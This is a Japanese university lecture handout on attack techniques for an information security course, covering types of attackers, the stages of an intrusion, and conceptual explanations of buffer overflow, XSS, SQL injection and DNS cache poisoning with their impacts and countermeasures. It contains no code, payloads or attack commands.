

情報セキュリティ

第6回： 攻撃の技術

授業計画

- ① ガイダンス
- ② インターネット上の脅威について
- ③ 攻撃について
- ④ コンピュータウイルス(マルウェア)について
- ⑤ 小テスト, ネットワーク上の各種攻撃の紹介
- ⑥ 攻撃の技術**
- ⑦ 情報・ネットワーク技術の基礎
- ⑧ ネットワークセキュリティに関する技術と方法
- ⑨ 暗号の基礎
- ⑩ 小テスト, セキュリティ技術と方法に対する確認
- ⑪ 対処法1(システムリスク)
- ⑫ 対処法2(ソーシャルリスク: SNS)
- ⑬ 対処法3(ソーシャルリスク: インターネット・スマホゲーム)
- ⑭ 対処法に関する小テスト
- ⑮ 全体のまとめ

第6回, 第8回, 第9回の順番を入れ替えています(シラバス中の順番と違う).

本日の講義内容

1. 攻撃者の分類
2. 攻撃手法
3. 脆弱性を悪用する攻撃
4. 攻撃練習

1. 攻撃者の分類

1.1 スクリプト・キディ

(1) スクリプト・キディとは

インターネット上に公開されている, 他人の作ったサイバー攻撃用の「スクリプト」を使う「お子様 (キディ)」という意味です. サイバーセキュリティやサイバー攻撃に興味を持ち, ツールを使えば比較的容易に実現できる攻撃を行う初心者を指します.

(2) スクリプト・キディの特徴

- 興味本位で行動
- セキュリティ・システムの初学者
- 攻撃に詳しくない
- 攻撃の痕跡を残すことが多い

彼らの攻撃に対する対策がすでにされているものがほとんどで、適切なセキュリティパッチを適用するなどすれば、防ぐことができます。ただし、DDoS攻撃やエクスプロイト攻撃など（初学者が行っても）対策が難しい。

1.2 愉快犯

（1）愉快犯とは

ハッカーとして有名になりたいといった自己顕示欲や他者を攻撃し反応を見て楽しむといった動機で攻撃を行うという人たちです。

例えば、Webサイトに対してセキュリティ上の脆弱性を発見し、親切心で忠告しているつもりで攻撃しているつもりはなかった、など自分本位な理由で正当化します。また、サイバー攻撃自体が犯罪であるという意識はあるものの、軽率な行動であることが多いようです。

(2) 愉快犯の特徴

- 自己顕示欲, 他者優位性が強い
- セキュリティ知識が高い
- システム上のモラルはあるが欲求が勝る

1.3 故意犯

(1) 故意犯とは

内部犯, 詐欺犯 (後述), サイバーテロリストや国家単位で行うサイバー攻撃者 (APT) などが故意犯に該当します.

実在するサイバーセキュリティ攻撃集団のリストは以下のサイトで公開されています.

<https://attack.mitre.org/groups/>

(2) 故意犯の特徴

- ・ 情報の価値を知り, 漏えいや盗み出す意志がある
- ・ 目的を達成するためにあらゆる手段を使う

1.4 内部犯

(1) 内部犯とは

組織にとって重要な情報を窃取・持ち出し・漏えいするタイプの攻撃者です. 知らないうちに情報漏えいを犯してしまう, 過失犯も含まれます.

サイバー・インシデントを一度起こすと, 法人や組織にとってネガティブな情報が報道されてしまい, 重要な顧客情報や企業秘密を守れなかった加害者と見られることも少なくありません.

(2) 内部犯の特徴

- 組織内の人間
- セキュリティ知識が低く, 過失の場合もある
- 外部からの攻撃とは異なる対策が必要 (コンプライアンス研修や罰則規定など)

1.5 詐欺犯

(1) 詐欺犯とは

サイバー攻撃に限らずさまざまな手段を用います。不正送金を促したり, 金銭の搾取を目的として取引先を装ったりするなど, サイバーセキュリティに該当しない手口も使って詐欺行為を行います。

メールアドレスや個人情報などを無断に入手し, フィッシングやランサムウェアで攻撃を仕掛けます。単独犯または組織犯としてさまざまな攻撃を行うケースがあります。

(2) 詐欺犯の特徴

- 金銭・アカウント収集などが目的
- 受動的攻撃を行う
- 組織犯・単独犯さまざま存在する
- 人間の心理に付け込む

牧畜民

1.6 ボット・ハーダー (Bot Herders)

(1) ボット・ハーダーとは

ボット (マルウェアに感染したパソコンやIoTデバイス) を操る人という意味です。


マルウェアなどを通してボットを複数操り, ボットネット (botnet: 連動する多数のボットのネットワーク) を構築し, C&Cサーバ (Command & Control Server: マルウェアへコマンドや指示を送るボットネットを管理する中枢サーバ) で情報を収集して目的を達成します。

(2) ボット・ハーダーの特徴

- マルウェアを使い, 攻撃仕組みを高度化させている
- アンチウイルスソフトやWAF (Web Application Firewall), IDS (Intrusion Detection System)などに攻撃を検出されないよう秘匿化・難読化を繰り返し, 複雑化している.

2. 攻撃手法 — 外部からの侵入

ここでは主に外部からの侵入（不正アクセス）行為の一般的な流れを紹介します



(1) 事前調査

クラッカーたちはターゲットにする会社や組織を見つけると、侵入の糸口をつかむために、まず、そのシステムについて詳しく調べ、システム情報（例えば、OSの種類とバージョン、IPアドレス、サーバソフトウェアなど）を収集します。

また、通信に使用するポートの状態を調べ、開かれているポート（侵入口）や提供されているサービスを調べます。これをポートスキャンと呼びます。

(2) 権限取得

ツールなどを使用して、パスワードを強引に解読し、操作や処理を実行するための権限を不正に取得します。

IDやパスワードを不正に入手することで、一般ユーザ権限や特権ユーザ権限など、情報にアクセスする権限を獲得します。特に特権ユーザには、情報の読み込み・書き込み・変更・削除などあらゆる操作が許されているので、この権限を奪われると、あらゆる不正行為が可能になります。

(3) 不正実行

盗聴, 情報の盗み出し, 改ざん, なりすまし, 破壊, 不正プログラムの埋め込み, 踏み台など, その内容は多岐にわたります。


(4) 後処理

不正行為を行った後は、ログの消去などにより、侵入の形跡を消す証拠隠滅工作を行います。また次回に侵入するのを容易にするための裏口作成を行います。裏口とは、管理者に気付かれないような侵入経路であり、バックドアともいいます。

3. 脆弱性を悪用する攻撃

(1) ポートと脆弱性

提供されるサービスにはポート番号が固定的に割り当てられています。ポート番号は0～65535までになっています。例えば、Webサービスを提供するためのプロトコルであるHTTPを使用します。HTTPは80番というポート番号が割り当てられており、80番ポートを開けておかないとWebページを見せることができません。ネットワークへの通信時に脆弱性のあるソフトウェアを使っていると、その脆弱性を悪用した不正アクセスやウイルスの侵入を許してしまいます。




対策

- ・ 不用なポートは閉じる
- ・ 脆弱性を取り除く

(2) 脆弱性を悪用する攻撃

・ バッファオーバーフロー攻撃

コンピュータのメモリ中のバッファ領域に大量のデータを送り込まれ、バッファがあふれ、プログラムが停止したり、誤動作したりすることがあります。この脆弱性を悪用するのがバッファオーバーフロー攻撃です




影響

- ・システムの操作権限が奪取される
- ・データの削除や改ざんなどがされてしまう
- ・マルウェアが書き込まれる など

・クロスサイトスクリプティング攻撃

罠を仕掛けられたWebサイトでユーザがうっかりリンクをクリックすると、別の脆弱なWebサイトに強制的に飛ばされ、用意されたスクリプトがユーザのコンピュータ（ブラウザ）上で実行されて、被害に遭うというものです。



影響

- ・Cookie(クッキー)が読み取られ, ユーザ情報(オンラインショッピング用IDやパスワード等)が盗まれる
- ・フィッシング詐欺に利用されて被害を受ける 等々

• SQL インジェクション攻撃

Webアプリケーションでデータを表示するとき、システム内のデータベースに問い合わせを実行し、その結果として得られたデータを表示することがあります。このとき、データベース内のレコードの操作に使用されるのがSQL文です。


不正なコマンドなどをSQL文に埋め込む（不正なコマンドの注入（Injection））ことにより、データベースを不正に操作するというのがSQLインジェクション攻撃といいます。



影響

- データベースのレコードに含まれる情報が改ざん, 消去される
- データベースのレコードに含まれる情報が漏えいする
- Webページが改ざんされる
- ウイルスが埋め込まれる など

- DNS キャッシュポイズニングの脆弱性を悪用した攻撃
インターネット接続にはDNS (Domain Name System) サーバが必ず利用されています。DNSサーバは、ドメイン名とIPアドレスとの変換（名前解決）という役割を果たしています。
DNSサーバには、検索したIPアドレスを一定期間記憶（キャッシュ）する仕組みをもっているDNSキャッシュサーバがあります。




DNSキャッシュサーバにDNSキャッシュポイズニングの脆弱性があると、これを悪用した攻撃が行われ、ドメイン管理情報（ドメイン名とIPアドレスの対応）を勝手に書き換えられて、インターネットの利用者はホスト名に対する正規のIPアドレスに接続できなくなります。

影響

- 偽のWebページに誘導され、パスワードやクレジットカード番号などの情報を盗まれる可能性があります。
- 電子メールが偽の宛先へ送付され、メールの盗聴や改ざんを受ける可能性があります。
- 被害を受けている場合でも、利用者から見れば正常な場合と見分けがつかないため気付きません。
- DDoS攻撃の一種であり、ボットと組み合わせてDNS amp攻撃をされる可能性もあり、不適切な設定のDNSキャッシュサーバに対して、DNS名前解決要求を何十倍にも増幅して送り込み、サービス不能状態にします。

